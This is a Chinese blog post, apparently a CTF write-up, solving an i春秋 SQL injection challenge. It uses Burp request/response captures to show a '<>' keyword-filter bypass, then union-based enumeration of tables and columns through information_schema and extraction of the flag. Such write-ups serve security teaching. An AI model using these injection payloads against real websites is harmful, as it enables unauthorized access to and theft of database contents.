

# i春秋 WEB SQL

原创


[A\\_dmins](#) 于 2019-06-20 16:47:59 发布 612 收藏

分类专栏: [CTF题](#) [一天一道CTF](#) [i春秋CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_42967398/article/details/93062264](https://blog.csdn.net/qq_42967398/article/details/93062264)

版权



[CTF题](#) 同时被 3 个专栏收录

115 篇文章 11 订阅

订阅专栏



[一天一道CTF](#)

52 篇文章 5 订阅

订阅专栏



[i春秋CTF](#)

21 篇文章 1 订阅

订阅专栏

## i春秋 WEB SQL

一天一道CTF题目, 能多不能少

打开网页, 发现有个id参数, 而且有提示:

flag{在数据库中}

查看网页源代码, 发现有sql语句显示:

```
1 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
2
3
4 <!--SELECT * FROM info WHERE id=1--<br />flag{在数据库中}<br /><br />
5
```

直接抓包, 发现and, or, order好像被过滤了,

使用/\*\*/, 发现还是不行:

Target: http://3fb312906c5a4d019f67a5507c2065d240c099882de4499f.changame.ichunqiu.com

**Request**

Raw Params Headers Hex

```
GET /index.php?id=1+or/**/der+by+1 HTTP/1.1
Host: 3fb312906c5a4d019f67a5507c2065d240c099882de4499f.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __jsluid=30f7c802f6e84cc8c0dabf1b77fb6895
Upgrade-Insecure-Requests: 1
```

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 08:26:35 GMT
Content-Type: text/html
Content-Length: 135
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 7479442,-
X-Cache: bypass

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<!--SELECT * FROM info WHERE id=1 or/**/der by 1--><br />
```

经过尝试发现，可以使用<>绕过关键字过滤  
经过尝试，得到有三个字段：

Target: http://3fb312906c5a4d019f67a5507c2065d240c099882de4499f.changame.ichunqiu.com

**Request**

Raw Params Headers Hex

```
GET /index.php?id=1+o<>rder+by+3 HTTP/1.1
Host: 3fb312906c5a4d019f67a5507c2065d240c099882de4499f.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __jsluid=30f7c802f6e84cc8c0dabf1b77fb6895
Upgrade-Insecure-Requests: 1
```


**Response**

Raw Headers Hex


```
HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 08:28:46 GMT
Content-Type: text/html
Content-Length: 164
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 935cd27,-
X-Cache: bypass

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />


<!--SELECT * FROM info WHERE id=1 order by 3--><br />flag[在数据库中]<br /><br />
```



使用union查询，发现select也被过滤掉了，同理使用<>发现2的位置会有回显：



这就好办了，直接查询数据库：`/index.php?id=1+union+s<>elect+1,database(),3`  
得到数据库：`sqli`



Raw Params Headers Hex

```
GET /index.php?id=1+union+s<>elect+1,3 HTTP/1.1
Host: 3fb312906c5a4d019f67a5507c2065d240c099882de4499f.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __jsluid=30f7c802f6e84cc8c0dabf1b77fb6895
Upgrade-Insecure-Requests: 1
```

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 08:33:07 GMT
Content-Type: text/html
Content-Length: 197
Connection: close
Vary: Accept-Encoding
X-Via-JSL: 7479442,-
X-Cache: bypass

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<!--SELECT * FROM info WHERE id=1 union select 1,database(),3--><br />flag{在数据库中}<br />
/><br /><sql!<br /><br />
```

Done

继续爆表名: `/index.php?id=1+union+s<>elect+1,`

`(select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()),3`

得到两个表名: `info,users`

Burp Suite Professional v1.7.32 - Temporary Project - licensed to surfxyz

Target: <http://3fb312906c5a4d019f67a5507c2065d240c099882de4499f.changame.ichunqiu.com>

Request

```
Raw Params Headers Hex
GET
/index.php?id=1+union+s<>elect+1,(select%20group_concat(table_name)%20from%20information
_schema.tables%20where%20table_schema=database()),3 HTTP/1.1
Host: 3fb312906c5a4d019f67a5507c2065d240c099882de4499f.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __jsluid=30f7c802f6e84cc8c0dabf1b77fb6895
Upgrade-Insecure-Requests: 1
```

Response

```
Raw Headers Hex
HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 08:36:12 GMT
Content-Type: text/html
Content-Length: 287
Connection: close
Vary: Accept-Encoding
X-Via-JSL: 7479442,-
X-Cache: bypass

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<!--SELECT * FROM info WHERE id=1 union select 1,(select group_concat(table_name) from
information_schema.tables where table_schema=database()),3--><br />flag{在数据库中}<br />
/><br /><info,users<br /><br />
```




猜测在users中，，，

继续爆列名： /index.php?id=1+union+s<>elect+1,

(sel<>ect%20group\_concat(column\_name)%20from%20information\_schema.columns%20where%20table\_name="users"),3


得到： id,username,flag\_9c861b688330



感觉就在 flag\_9c861b688330 里面:

继续： /index.php?id=1+union+s<>elect+1,(select group\_concat(flag\_9c861b688330)%20from%20users),3

发现是空的，，，，，：



```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __jsluid=30f7c802f6e84cc8c0dabf1b77fb6895
Upgrade-Insecure-Requests: 1
```

```
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 7479442,-
X-Cache: bypass
```

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<!--SELECT * FROM info WHERE id=1 union select 1,(select group_concat(flag_9c861b688330)
from users),3--><br />
```

怀疑是不是找错表了，重来： `/index.php?id=1+union+s<>elect+1,`

`(sel<>ect%20group_concat(column_name)%20from%20information_schema.columns%20where%20table_name="info"),3`

果然 还有一个flag的东西： `id,title,flAg_T5ZNdrm`

**Burp Suite Professional v1.7.32 - Temporary Project - licensed to surfexyz**

Target: <http://3fb312906c5a4d019f67a5507c2065d240c099882de4499f.changame.ichunqiu.com>

**Request**

```
GET
/index.php?id=1+union+s<>elect+1,(sel<>ect%20group_concat(column_name)%20from%20informati
on_schema.columns%20where%20table_name="info"),3 HTTP/1.1
Host: 3fb312906c5a4d019f67a5507c2065d240c099882de4499f.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20101011 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __jsluid=30f7c802f6e84cc8c0dabf1b77fb6895
Upgrade-Insecure-Requests: 1
```


**Response**

```
HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 08:43:12 GMT
Content-Type: text/html
Content-Length: 294
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 7479442,-
X-Cache: bypass

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<!--SELECT * FROM info WHERE id=1 union select 1,(select group_concat(column_name) from
information_schema.columns where table_name="info"),3--><br />flag{在数据库中}<br /><br
/>id,title,flAg_T5ZNdrm<br /><br />
```

既然如此就查吧: `/index.php?id=1+union+s<>elect+1,(se<>lect%20group_concat(flAg_T5ZNdrm)%20from%20info),3`  
得到flag: `flag{fc21fcbe-7afa-4b4b-9bad-e95a8fc728c4}`



The screenshot displays the Burp Suite interface with the following details:

- Target:** `http://3fb312906c5a4d019f67a5507c2065d240c099882de4499f.changame.ichunqiu.com`
- Request:**

```
GET /index.php?id=1+union+s<>elect+1,(se<>lect%20group_concat(flAg_T5ZNdrm)%20from%20info),3 HTTP/1.1
Host: 3fb312906c5a4d019f67a5507c2065d240c099882de4499f.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __jsluid=30f7c802f6e84cc8c0dabf1b77fb6895
Upgrade-Insecure-Requests: 1
```
- Response:**

```
HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 08:44:44 GMT
Content-Type: text/html
Content-Length: 275
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: e17d292,-
X-Cache: bypass

<meta http-equiv="Content-Type" content="text/html; charset=utf8" />

<!--SELECT * FROM info WHERE id=1 union select 1,(select group_concat(flAg_T5ZNdrm from info),3--><br />flag{在数据库中}<br /><br />flag{fc21fcbe-7afa-4b4b-9bad-e95a8fc728c4},test<br /><br />
```

主要就是过滤关键字的问题, 要知道如何进行绕过, 一般把各种方法都尝试一下, 你就会收获道不一样的惊喜, 这里就不说那些绕过的方法了, 网上一大把想知道的可以自己百度一下